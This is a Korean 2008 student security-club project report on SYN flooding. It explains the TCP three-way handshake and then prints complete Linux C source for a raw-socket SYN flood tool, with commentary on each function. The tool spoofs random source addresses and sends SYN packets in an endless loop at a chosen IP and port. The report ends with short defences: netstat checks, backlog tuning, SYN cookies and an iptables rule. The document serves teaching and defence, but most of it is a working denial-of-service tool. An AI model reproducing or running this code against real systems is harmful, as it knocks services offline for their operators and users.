SYN flooding

- SYN flooding공격의 원리와 코드 그리고 대응

by amur, myusgun, leemeca

2008. 09.

myusgun

Agenda

개요 3
원리 3
위협 4
잠깐 ! - 문서에 관하여 4
• **이 문서는** 4
• **Code** 4
• **대응방안** 4
소스코드 5
표 1 선언부 5
표 2 getsock()함수 6
표 3 resolve()함수 6
표 4 getport()함수 6
표 5 prep_syn()함수 7
표 6 xmit_syn()함수와 전역변수 7
표 7 sig_proc()함수 8
표 8 main()함수 8
대응방안 - 기술적 대응방안 10
1. **netstat** 10
2. **backlog** 10
3. **SYN Cookie** 11
4. **IPTABLES** 11

개요

원리

SYN flooding 은 공격자가 대상 System 에 SYN 요청을 연속적으로 전달하는 서비스거부공격이다.

Client 가 Server 에 TCP 연결을 시작한다고 가정 할 때, Client 와 Server 가 이것을 규칙에 따라서 시행할 경우 다음과 같은 일련의 메시지 교환을 하게 된다.

1. Client 는 Server 에 SYN(synchronize, 동기화) 메시지를 보냄으로써 연결 요청을 한다.
2. Server 는 SYN-ACK 을 Client 에게 반송함으로써 이 요청을 인정한다.
3. Client 는 ACK 으로 응답하고, 연결은 성립된다.

이를 TCP three-way handshake 라 부르고, TCP protocol 을 사용하는 모든 연결성립을 위한 기초가 된다.




그림 1 user와 Server사이의 일반적인 연결. 3-way handshake가 정확하게 수행되었다.




그림 2 TCP Header 구조. SYN flag를 1로 설정한 데이터를 연속적으로 보낸다.

두 가지 방법이 있는데, Server가 ACK을 받지 않게 하는 두 가지 모두 효과가 있다. 악의 적인 Client가 마지막 ACK 메시지의 전송을 생략하는 것이다. 또는 source IP 주소를 spoofing 함으로써 Server가 SYN-ACK을 위조된 IP 주소로 보내도록 만들어 ACK을 받을 수 없게 하는 것이다.

위협

만약 이러한 half-open connection이 Server의 자원을 묶어놓게 되면, Server가 SYN 메시지로 넘치게 됨으로써 모든 이런 자원들이 속박 수 있다. 한번 half-open connection을 유보해둔 모든 자원들은 만들 수 있는 새로운 연결(정당하거나 그렇지 않은)이 없도록 제한되어, 서비스를 거부하게 되는 결과를 가진다. 만약 운영체제의 다른 기능이 이 때문에 자원이 부족해지면 일부 시스템은 심히 고장이 나거나 심지어 파괴 될 수 있다.

잠깐 !

- 문서에 관하여

• 이 문서는

이 문서는 순천향대학교 SecurityFirst의 KUCIS(Korea University Clubs Information Security) 2008년 Project 주제 "SYN flooding Tool 제작"을 기점으로 만들어진 문서이다. 현 시점에서 최종 목표는 iPod Touch에서 SYN flooding공격을 직접 만든 tool을 이용해 성공시키는 것이다. 이 문서는 그 Project에 대한 중간정리문서이며 무단 배포를 환영하고 무단 수정을 금지한다.

• Code

이 문서는 쉽게 구할 수 있는 SYN flooding공격의 Source Code를 담고 있다.

Code설명에서는 OS레벨로 제공되는 함수의 설명은 하지 않는다.

• 대응방안

이 문서의 대응방안에서는 기술적인 대응방안만을 제시하고 있다. 기초적인 사항을 위주로 작성하여 어렵지 않게 적용 및 실습이 가능하다.

소스코드

※ 본 Code는 Linux를 기준으로 작성되었다.

표 1 선언부

```
#include <stdio.h>
#include <netinet/in.h>
#include <netdb.h>
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>

#define INDEX_TARGET_IP    1
#define INDEX_TARGET_PORT  2

struct syn {
       unsigned char       verihl;
       unsigned char       tos;
       unsigned short      len;
       unsigned short      id;
       unsigned short      flg_ofs;
       unsigned char       ttl;
       unsigned char       proto;
       unsigned short      ipsum;
       unsigned long       src;
       unsigned long       dst;
/* End of IP header. Start of TCP header. */
       unsigned short      sport;
       unsigned short      dport;
       unsigned long       seq;
       unsigned long       ack_seq;
       unsigned char       offset;
       unsigned char       flags;
       unsigned short      win;
       unsigned short      tcpsum;
       unsigned short      urgptr;
       char                opt[20]; // Linux Only
};
```

header파일들의 include와 실행인자 index의 define문, 그리고 packet의 수동 제어를 위한 IP레벨까지의 구조체선언이다. IPHEADER/TCPHEADER/DATA순으로 구성되어 있으므로, IP header부터 정의해주고 그 다음 TCP header를 정의해준다. 자료형은 Header구조의 필드 별 크기 참조하여 결정한다.

표 2 getsock()함수

```
int getsock(void)
{
	int one=1, s;
	if( (s=socket(PF_INET, SOCK_RAW, 6/*IPPROTO_TCP*/)) < 1 )
		return 0;
	if(setsockopt(s, IPPROTO_IP, IP_HDRINCL,(char *)&one,sizeof(one))<0)
		return 0;

	return s;
}
```

socket()함수의 packet type 에 SOCK_RAW 를 주어 raw-socket 으로 packet 의 전체구조를 사용자가 직접 제어하게 했다. setscokopt()함수는 level 을 IPPROTO_IP 로 IP level 까지 접근하고, option name 은 IP_HDRINCL 로 IP header 까지 접근할 수 있게 한다.

표 3 resolve()함수

```
int resolve(char *name, unsigned long *ip)
{
	struct hostent *host;

	if( (*ip=inet_addr(name)) == INADDR_NONE ) {
		if( !(host=gethostbyname(name)) )
			return -1;
		*ip = ( (struct in_addr *)host->h_addr)->s_addr;
	}

	return 0;
}
```

inet_addr()로 받은 공격대상의 IP가 정당한 형식인지 검사한다. gethostbyname()함수 또한 동일한 목적으로 사용되었다.

표 4 getport()함수

```
int getport(char *s, unsigned short *out)
{
	char const *p;
	int n;

	if(!*s)
		return -1;
	for( p=s ; *p ; p++)
		if( *p<'0' || *p>'9' )
			return -2;
	if( p-s>5)
		return -3;
	if( ((n=atoi(s))>65535) || (n<0) )
		return -4;

	*out = htons(n);
	return 0;
}
```

실행인자로 받아온 공격대상의 Port number가 정당한 형식인지 검사한다.

표 5 prep_syn()함수

```
void prep_syn(struct syn *syn)
{
        syn->verihl   = 69;         // 0100 0101
        syn->tos      = 16;
        syn->len      = htons(sizeof(struct syn));
        syn->proto    = 6;          // 6=TCP 17=UDP, 1=ICMP
        syn->flg_ofs  = 64;         // 010(Don't Fragment) 00000

        syn->offset   = 160;        // 1010 0000
        syn->flags    = 2;          // set syn flag
        syn->ttl      = 64;
        syn->win      = htons(15536);
}
```

prep_syn()함수는 IP header와 TCP header에서 고정 값을 가지는 필드를 초기화 해준다.

표 6 xmit_syn()함수와 전역변수

```
int starttime, outcount=0;
int xmit_syn(struct syn *syn, int sock, struct sockaddr_in *targ)
{
        register int count, sum;
        register unsigned short *p;

        count  = (sizeof(struct syn)-20) >> 1;
        p      = &syn->sport;
        syn->src      = random();
        syn->id       = 1+255*( (random()%256) | 0xff );
        syn->sport    = htons(1024 + (random() & 2048) );
        syn->seq      = random();
        syn->ack_seq  = random();
        syn->tcpsum   = 0;
        sum    = (syn->src >> 16) +
                 (syn->src & 0xffff) +
                 (syn->dst >> 16) +
                 (syn->dst & 0xffff) +
                 1536 +
                 htons(count << 1);
        while(count--)
                sum += *p++;
        sum    = (sum >> 16) + (sum & 0xffff);
        syn->tcpsum = ~(sum += (sum >> 16));

        outcount++;

        return sendto(sock,
                      syn,
                      sizeof(struct syn),
                      0,
                      (const struct sockaddr *)targ,
                      sizeof(struct sockaddr_in));
}
```

xmit_syn()함수 정의부 위의 전역변수는 시간과 횟수를 count하기 위함이다. xmit_syn()함수는 계속 변하는 필드들(sequence number, source ip, source port, checksum 등)을 설정하여 sendto()함수로 보낼 message에 지금까지 구성한 packet을 담아 공격을 수행한다.

표 7 sig_proc()함수

```
void sig_proc(int signum)
{
        int ctime = time(NULL);
        printf("\n -- statistics ----------------------\n");
        printf("  packets sent       : %d\n", outcount);
        printf("  bytes sent         : %d\n", outcount*sizeof(struct syn));
        printf("  seconds active     : %d\n", ctime-starttime);
        printf("  average bytes/second: %d\n",
                    (outcount*sizeof(struct syn)) / (ctime-starttime));
        printf(" ------------------------------------\n");
        exit(1);
}
```

sig_proc()함수는 main()함수의 signal()함수에서 설정된 signal이 발생했을 때 공격을 중단하고, 공격 시간과 packet의 수 등 통계를 출력해 주는 함수이다.

표 8 main()함수

```
int main(int argc, char *argv[])
{
        struct syn syn;
        struct sockaddr_in targ;
        int sock;

        memset(&syn, 0,  sizeof(struct syn));
        if(argc<3) {
                fprintf(stderr,"Syntax:%s <TargetIP> <TargetPort>", argv[0]);
                exit(1);
        }
        if( !(sock=getsock()) ) {
                fprintf(stderr, "Failed to create socket.\n");
                exit(2);
        }
        if( resolve(argv[INDEX_TARGET_IP], &syn.dst) ) {
                fprintf(stderr, "Invalid target IP (%s)\n",
                        argv[INDEX_TARGET_IP]);
                exit(5);
        }
        if( getport(argv[INDEX_TARGET_PORT], &syn.dport) ) {
                fprintf(stderr, "Invalid target Port (%s)\n",
                        argv[INDEX_TARGET_PORT]);
                exit(6);
        }
        printf(" to %s:%d\n", inet_ntoa(syn.dst), ntohs(syn.dport));

        targ.sin_addr.s_addr= htonl(syn.dst);
        targ.sin_port       = htons(syn.dport);
        targ.sin_family     = AF_INET;

        srand(time(NULL));

        starttime = time(NULL);

        signal(SIGHUP, &sig_proc);
        signal(SIGINT, &sig_proc);
        signal(SIGQUIT, &sig_proc);
        signal(SIGILL, &sig_proc);
        signal(SIGABRT, &sig_proc);
```

```
        signal(SIGFPE, &sig_proc);
//      signal(SIGKILL, &sig_proc);
        signal(SIGSEGV, &sig_proc);
        signal(SIGPIPE, &sig_proc);
        signal(SIGALRM, &sig_proc);
        signal(SIGTERM, &sig_proc);
        signal(SIGUSR1, &sig_proc);
        signal(SIGUSR2, &sig_proc);
        signal(SIGCHLD, &sig_proc);
        signal(SIGCONT, &sig_proc);
//      signal(SIGSTOP, &sig_proc);
        signal(SIGTSTP, &sig_proc);
        signal(SIGTTIN, &sig_proc);
        signal(SIGTTOU, &sig_proc);

        prep_syn(&syn);
        while(1) {
                if( xmit_syn(&syn, sock, &targ) != sizeof(struct syn) ) {
                        fprintf(stderr, "failed to send packet.\n");
                }
        }
}
```

main()함수에서는 준비부터 공격까지의 전체적인 흐름을 담고 있다.


1. 정당성을 검사하는 함수들을 호출하여 return값을 이용해 예외처리를 해둔다.
2. 검사완료 후 공격대상을 지정하기 위한 구조체 할당과 통계를 위한 시간을 초기화 한다.
3. signal이 발생되면 공격을 중단하도록 signal에 대한 handler를 지정한다.
4. 고정필드를 할당하고 xmit_syn()함수를 while문으로 무한 반복시켜 공격을 수행한다.

대응방안

- 기술적 대응방안

1. netstat

- SYN_SENT가 많으면 내부에서 공격을 하는 경우(주로 웜에 의하여)가 많고, SYN_RECV 가 많으면 외부로부터의 공격이 가능성이 크다.
- 실행결과
  - LISTEN
    Server의 데몬이 접속 요청을 기다리는 상태
  - SYS-SENT
    Local client application이 Remote host에 연결을 요청한 상태
  - SYN_RECEIVED
    SYN을 받아 SYN-ACK으로 응답하였지만 마지막 ACK이 돌아오지 않은 상태
  - ESTABLISHED
    3 Way-Handshaking 이 완료된 후 서로 연결된 상태



```
C:₩WINDOWS₩system32₩cmd.exe

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5004           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6004           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    192.168.0.2:139        0.0.0.0:0              LISTENING
  TCP    192.168.0.2:1209       207.46.111.19:1863     ESTABLISHED
  TCP    192.168.0.2:1630       211.234.240.169:5004   ESTABLISHED
  TCP    192.168.0.2:1648       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1649       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1650       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1651       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1652       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1653       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1654       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1655       58.227.193.190:80      CLOSE_WAIT
  TCP    192.168.0.2:1858       65.55.15.242:80        CLOSE_WAIT
  TCP    192.168.0.2:2460       222.231.9.192:7004     ESTABLISHED
  TCP    192.168.0.2:3943       211.39.147.231:80      CLOSE_WAIT
```

그림 3 Windows XP SP3의 cmd에서 netstat -na 한 모습.

2. backlog

- backlog를 확인하여 크기가 작으면 적당하게 조절 해 준다.

```
amur@ubuntu:/root$ cat /proc/sys/net/ipv4/tcp_max_syn_backlog
64
amur@ubuntu:/root$
```

```
amur@ubuntu:/proc/sys/net/ipv4$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=1024
[sudo] password for amur:
net.ipv4.tcp_max_syn_backlog = 1024
amur@ubuntu:/proc/sys/net/ipv4$
```

3. SYN Cookie

- SYN flooding에 대응하는 가장 적합한 방법
  - SYN Cookie가 작동한다 하더라도 공격이 지속적으로 심하게 강행될 때에 Network가 마비될 수 있다.
- SYN Cookies가 작동할 때 SYN flooding 공격이 있으면 messages 파일에 아래와 같은 내용이 출력된다.
  - # possible SYN flooding on port 80. Sending cookies.

4. IPTABLES

- iptables를 이용할 환경이 되어 있지 않다면 iptables사용을 위한 Kernel Compile수행
- rule 예제

  iptables -A INPUT -s <Source IP> -j DROP